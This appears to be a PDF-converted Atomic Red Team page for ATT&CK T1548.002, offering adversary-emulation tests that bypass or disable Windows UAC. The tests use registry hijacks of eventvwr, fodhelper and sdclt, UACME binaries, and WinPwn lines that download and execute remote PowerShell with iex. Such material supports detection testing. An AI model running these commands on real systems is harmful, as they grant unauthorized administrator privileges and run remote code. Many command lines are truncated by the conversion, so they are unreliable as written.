

T1548.002 - Bypass User Account Control

Description from ATT&CK

Adversaries may bypass UAC mechanisms to elevate process privileges on system. Windows User Account Control (UAC) allows a program to elevate its privileges (tracked as integrity levels ranging from low to high) to perform a task under administrator-level permissions, possibly by prompting the user for confirmation. The impact to the user ranges from denying the operation under high enforcement to allowing the user to perform the action if they are in the local administrators group and click through the prompt or allowing them to enter an administrator password to complete the action.(Citation: TechNet How UAC Works)

If the UAC protection level of a computer is set to anything but the highest level, certain Windows programs can elevate privileges or execute some elevated Component Object Model objects without prompting the user through the UAC notification box.(Citation: TechNet Inside UAC)(Citation: MSDN COM Elevation) An example of this is use of Rundll32 to load a specifically crafted DLL which loads an auto-elevated Component Object Model object and performs a file operation in a protected directory which would typically require elevated access. Malicious software may also be injected into a trusted process to gain elevated privileges without prompting a user.(Citation: Davidson Windows)

Many methods have been discovered to bypass UAC. The Github readme page for UACME contains an extensive list of methods(Citation: Github UACMe) that have been discovered and implemented, but may not be a comprehensive list of bypasses. Additional bypass methods are regularly discovered and some used in the wild, such as:

• eventvwr.exe can auto-elevate and execute a specified binary or script.(Citation: enigma0x3 Fileless UAC Bypass)(Citation: Fortinet Fareit)

Another bypass is possible through some lateral movement techniques if credentials for an account with administrator privileges are known, since UAC is a single system security mechanism, and the privilege or integrity of a process running on one system will be unknown on remote systems and default to high integrity.(Citation: SANS UAC Bypass)

Atomic Tests

- Atomic Test #1 Bypass UAC using Event Viewer (cmd)
- Atomic Test #2 Bypass UAC using Event Viewer (PowerShell)
- Atomic Test #3 Bypass UAC using Fodhelper
- Atomic Test #4 Bypass UAC using Fodhelper PowerShell

- Atomic Test #5 Bypass UAC using ComputerDefaults (PowerShell)
- Atomic Test #6 Bypass UAC by Mocking Trusted Directories
- Atomic Test #7 Bypass UAC using sdclt DelegateExecute
- Atomic Test #8 Disable UAC using reg.exe
- Atomic Test #9 Bypass UAC using SilentCleanup task
- Atomic Test #10 UACME Bypass Method 23
- Atomic Test #11 UACME Bypass Method 31
- Atomic Test #12 UACME Bypass Method 33
- Atomic Test #13 UACME Bypass Method 34
- Atomic Test #14 UACME Bypass Method 39



- Atomic Test #18 WinPwn UAC Magic
- Atomic Test #19 WinPwn UAC Bypass ccmstp technique
- Atomic Test #20 WinPwn UAC Bypass DiskCleanup technique
- Atomic Test #21 WinPwn UAC Bypass DccwBypassUAC technique

Atomic Test #1 - Bypass UAC using Event Viewer (cmd)

Bypasses User Account Control using Event Viewer and a relevant Windows Registry modification. More information here - https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/ Upon execution command prompt should be launched with administrative privelages

Supported Platforms: Windows

auto_generated_guid: 5073adf8-9a50-4bd9-b298-a9bd2ead8af9

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe


Attack Commands: Run with command_prompt!

reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "#{e C cmd.exe /c eventvwr.msc

Cleanup Commands:

reg.exe delete hkcu\software\classes\mscfile /f >nul 2>&1





> T1021.006

> T1027.001

> T1027.002

> T1027.004

T1027

> T1030

- > T1033
- > T1036.003
- > T1036.004
- > T1036.005
- > **T1036.006**
- > T1036
- T1037.001
- > T1037.002
- > T1037.004
- > T1037.005
- > T1039
- > T1040

Atomic Test #2 - Bypass UAC using Event Viewer (PowerShell)

PowerShell code to bypass User Account Control using Event Viewer and a relevant Windows Registry modification. More information here -

https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-eventvwr-exe-and-registry-hijacking/ Upon execution command prompt should be launched with administrative privelages

Supported Platforms: Windows

auto_generated_guid: a6ce9acf-842a-4af6-8f79-539be7608e2b

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe

Attack Commands: Run with powershell!

New-Item "HKCU:\software\classes\mscfile\shell\open\command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\open\command" -Na
Start-Process "C:\Windows\System32\eventvwr.msc"

Cleanup Commands:

Remove-Item "HKCU:\software\classes\mscfile" -force -Recurse -ErrorActio

Atomic Test #3 - Bypass UAC using Fodhelper

Bypasses User Account Control using the Windows 10 Features on Demand Helper (fodhelper.exe). Requires Windows 10. Upon execution, "The operation completed successfully." will be shown twice and command prompt will be opened.

Supported Platforms: Windows

auto_generated_guid: 58f641ea-12e3-499a-b684-44dee46bd182

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe

Attack Commands: Run with command_prompt!

reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve /d reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "Delfodhelper.exe

Cleanup Commands:

reg.exe delete hkcu\software\classes\ms-settings /f >nul 2>&1

Atomic Test #4 - Bypass UAC using Fodhelper -**PowerShell**

PowerShell code to bypass User Account Control using the Windows 10 Features on Demand Helper (fodhelper.exe). Requires Windows 10. Upon execution command prompt will be opened.

Supported Platforms: Windows

auto_generated_guid: 3f627297-6c38-4e7d-a278-fc2563eaaeaa

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe

Attack Commands: Run with powershell!

New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" Start-Process "C:\Windows\System32\fodhelper.exe"

Cleanup Commands:

Remove-Item "HKCU:\software\classes\ms-settings" -force -Recurse -ErrorA

Atomic Test #5 - Bypass UAC using ComputerDefaults (PowerShell)

PowerShell code to bypass User Account Control using ComputerDefaults.exe on Windows 10 Upon execution administrative command prompt should open

Supported Platforms: Windows

auto_generated_guid: 3c51abf2-44bf-42d8-9111-dc96ff66750f

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" Start-Process "C:\Windows\System32\ComputerDefaults.exe"

Cleanup Commands:

Remove-Item "HKCU:\software\classes\ms-settings" -force -Recurse -ErrorA ☐

Atomic Test #6 - Bypass UAC by Mocking Trusted Directories

Creates a fake "trusted directory" and copies a binary to bypass UAC. The UAC bypass may not work on fully patched systems Upon execution the directory structure should exist if the system is patched, if unpatched Microsoft Management Console should launch

Supported Platforms: Windows

auto_generated_guid: f7a35090-6f7f-4f64-bb47-d657bf5b10c1

Inputs:

Name	Description	Туре	Default Value
executable_binary	Binary to execute with UAC Bypass	Path	C:\Windows\System32\cmd.exe

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

```
mkdir "\\?\C:\Windows \System32\"
copy "#{executable_binary}" "\\?\C:\Windows \System32\mmc.exe"
mklink c:\testbypass.exe "\\?\C:\Windows \System32\mmc.exe"
```

Cleanup Commands:

```
rd "\\?\C:\Windows \" /S /Q >nul 2>nul
del "c:\testbypass.exe" >nul 2>nul
```

Atomic Test #7 - Bypass UAC using sdclt DelegateExecute

Bypasses User Account Control using a fileless method, registry only. Upon successful execution, sdclt.exe will spawn cmd.exe to spawn notepad.exe Reference - sevagas.com Adapted from MITRE ATT&CK Evals

Supported Platforms: Windows

auto_generated_guid: 3be891eb-4608-4173-87e8-78b494c029b7

Inputs:

Na	ame	Description	Туре	Default Value
command	d.to.execute	Command to execute	String	cmd.exe /c notepad.exe

Attack Commands: Run with powershell!

```
New-Item -Force -Path "HKCU:\Software\Classes\Folder\shell\open\command" 
New-ItemProperty -Force -Path "HKCU:\Software\Classes\Folder\shell\open\
Start-Process -FilePath $env:windir\system32\sdclt.exe
Start-Sleep -s 3
```

Cleanup Commands:

```
Remove-Item -Path "HKCU:\Software\Classes\Folder" -Recurse -Force -Error.
```

Atomic Test #8 - Disable UAC using reg.exe

Disable User Account Conrol (UAC) using the builtin tool reg.exe by changing its registry key HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA from 1 to 0

Supported Platforms: Windows

auto_generated_guid: 9e8af564-53ec-407e-aaa8-3cb20c3af7f9

Attack Commands: Run with command_prompt! Elevation Required (e.g. root or admin)

reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Syst

Cleanup Commands:

reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Syst



Atomic Test #9 - Bypass UAC using SilentCleanup task

Bypass UAC using SilentCleanup task on Windows 8-10 using bat file from https://www.reddit.com/r/hacking/comments/ajtrws/bypassing_highest_uac_level_windows _810/

There is an auto-elevated task called SilentCleanup located in %windir%\system32\cleanmgr.exe This can be abused to elevate any file with Administrator privileges without prompting UAC (even highest level).

For example, we can set the windir registry kye to: "cmd /k REM "

And forcefully run SilentCleanup task:

schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /l

REM will tell it to ignore everything after %windir% and treat it just as a NOTE. Therefore just executing cmd with admin privs.

Supported Platforms: Windows

auto_generated_guid: 28104f8a-4ff1-4582-bcf6-699dce156608

Inputs:

Name	Description	Туре	Default Value
file_path	Path to the bat file	String	PathToAtomicsFolder\T1548.002\src\T1548.002.bat

Attack Commands: Run with command_prompt!

#{file_path}



Atomic Test #10 - UACME Bypass Method 23

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: Leo Davidson derivative

Type: Dll Hijack

Method: IFileOperation

Target: \system32\pkgmgr.exe

Component: DismCore.dll

Implementation: ucmDismMethod

UCM Method: UacMethodDISM

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: 8ceab7a2-563a-47d2-b5ba-0995211128d7

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\23 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #11 - UACME Bypass Method 31

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: Enigma0x3

Type: Shell API

Method: Registry key manipulation

Target: \system32\sdclt.exe

Component: Attacker defined

Implementation: ucmSdcltIsolatedCommandMethod

UCM Method: UacMethodShellSdclt

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: b0f76240-9f33-4d34-90e8-3a7d501beb15

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\31 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

```
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/ma Expand-Archive $env:TEMP\uacme.zip $env:TEMP\uacme -Force
Remove-Item $env:TEMP\uacme.zip -Force
```

Atomic Test #12 - UACME Bypass Method 33

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: winscripting.blog

Type: Shell API

Method: Registry key manipulation

Target: \system32\fodhelper.exe

Component: Attacker defined

Implementation: ucmShellRegModMethod

UCM Method: UacMethodMsSettings2

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: e514bb03-f71c-4b22-9092-9f961ec6fb03

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\33 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #13 - UACME Bypass Method 34

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: James Forshaw

Type: Shell API

Method: Environment variables expansion

Target: \system32\svchost.exe via \system32\schtasks.exe

Component: Attacker defined

Implementation: ucm Disk Clean up Environment Variable

UCM Method: UacMethodDiskSilentCleanup

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: 695b2dac-423e-448e-b6ef-5b88e93011d6

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\34 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #14 - UACME Bypass Method 39

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: Stefan Kanthak

Type: Dll Hijack

Method: .NET Code Profiler

Target: \system32\mmc.exe

Component: Attacker defined

Implementation: ucmCorProfilerMethod

UCM Method: UacMethodCorProfiler

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: 56163687-081f-47da-bb9c-7b231c5585cf

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\39 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #15 - UACME Bypass Method 56

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: Hashim Jawad

Type: Shell API

Method: Registry key manipulation

Target: \system32\WSReset.exe

Component: Attacker defined

Implementation: ucm Shell Reg Mod Method

UCM Method: UacMethodShellWSReset

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: 235ec031-cd2d-465d-a7ae-68bab281e80e

Inputs:

Name	Description	Туре	Default Value	
	•			

uacme_exe Path to uacme executable Path %temp%\uacme\56 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #16 - UACME Bypass Method 59

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: James Forshaw

Type: AppInfo ALPC

Method: RAiLaunchAdminProcess and DebugObject

Target: Attacker defined

Component: Attacker defined

Implementation: ucmDebugObjectMethod

UCM Method: UacMethodDebugObject

https://github.com/hfiref0x/UACME

Supported Platforms: Windows

auto_generated_guid: dfb1b667-4bb8-4a63-a85e-29936ea75f29

Inputs:

Name	Description	Туре	Default Value
uacme_exe	Path to uacme executable	Path	%temp%\uacme\59 Akagi64.exe

Attack Commands: Run with command_prompt!

```
"#{uacme_exe}"
```

Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #17 - UACME Bypass Method 61

Executes User Account Control Bypass according to the methods listed below. Upon successful execution you should see event viewer load and two administrative command prompts. Note: The cleanup_command's which kill the spawned cmd and event viewer processes only work if run as admin.

Author: Enigma0x3/bytecode77 derivative by Nassim Asrir

Type: Shell API

Method: Registry key manipulation

Target: \system32\slui.exe, \system32\changepk.exe

Component: Attacker defined

Implementation: ucm Shell Reg Mod Method

UCM Method: UacMethodDebugObject

https://github.com/hfiref0x/UACME


Supported Platforms: Windows

auto_generated_guid: 7825b576-744c-4555-856d-caf3460dc236

Inputs:

Name	Description	Туре	Default Value	
uacme_exe	Path to uacme executable	Path	%temp%\uacme\61 Akagi64.exe	

Attack Commands: Run with command_prompt!



Cleanup Commands:

```
powershell Stop-Process -Name cmd -Force -ErrorAction Ignore
powershell Stop-Process -Name mmc -Force -ErrorAction Ignore
```

Dependencies: Run with powershell!

Description: UACME executable must exist on disk at specified location (#{uacme_exe})

Check Prereq Commands:

```
$tempPath = cmd /c echo #{uacme_exe}
if (Test-Path "$tempPath") {exit 0} else {exit 1}
```

Get Prereq Commands:

Atomic Test #18 - WinPwn - UAC Magic

UAC bypass using Magic technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 964d8bf8-37bc-4fd3-ba36-ad13761ebbcc

Attack Commands: Run with powershell!

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontuACBypass -noninteractive -command "C:\windows\system32\cmd.exe" -technical
```

Atomic Test #19 - WinPwn - UAC Bypass ccmstp technique

UAC bypass using ccmstp technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: f3c145f9-3c8d-422c-bd99-296a17a8f567

Attack Commands: Run with powershell!

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercontuACBypass -noninteractive -command "C:\windows\system32\calc.exe" -techn
```

Atomic Test #20 - WinPwn - UAC Bypass DiskCleanup technique

UAC bypass using DiskCleanup technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 1ed67900-66cd-4b09-b546-2a0ef4431a0c

Attack Commands: Run with powershell!

\$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/S3cur3Th1sSh1t' iex(new-object net.webclient).downloadstring('https://raw.githubusercont UACBypass -noninteractive -command "C:\windows\system32\cmd.exe" -technic



Atomic Test #21 - WinPwn - UAC Bypass DccwBypassUAC technique

UAC Bypass DccwBypassUAC technique via function of WinPwn

Supported Platforms: Windows

auto_generated_guid: 2b61977b-ae2d-4ae4-89cb-5c36c89586be

Attack Commands: Run with powershell!

iex(new-object net.webclient).downloadstring('https://raw.githubusercont \Box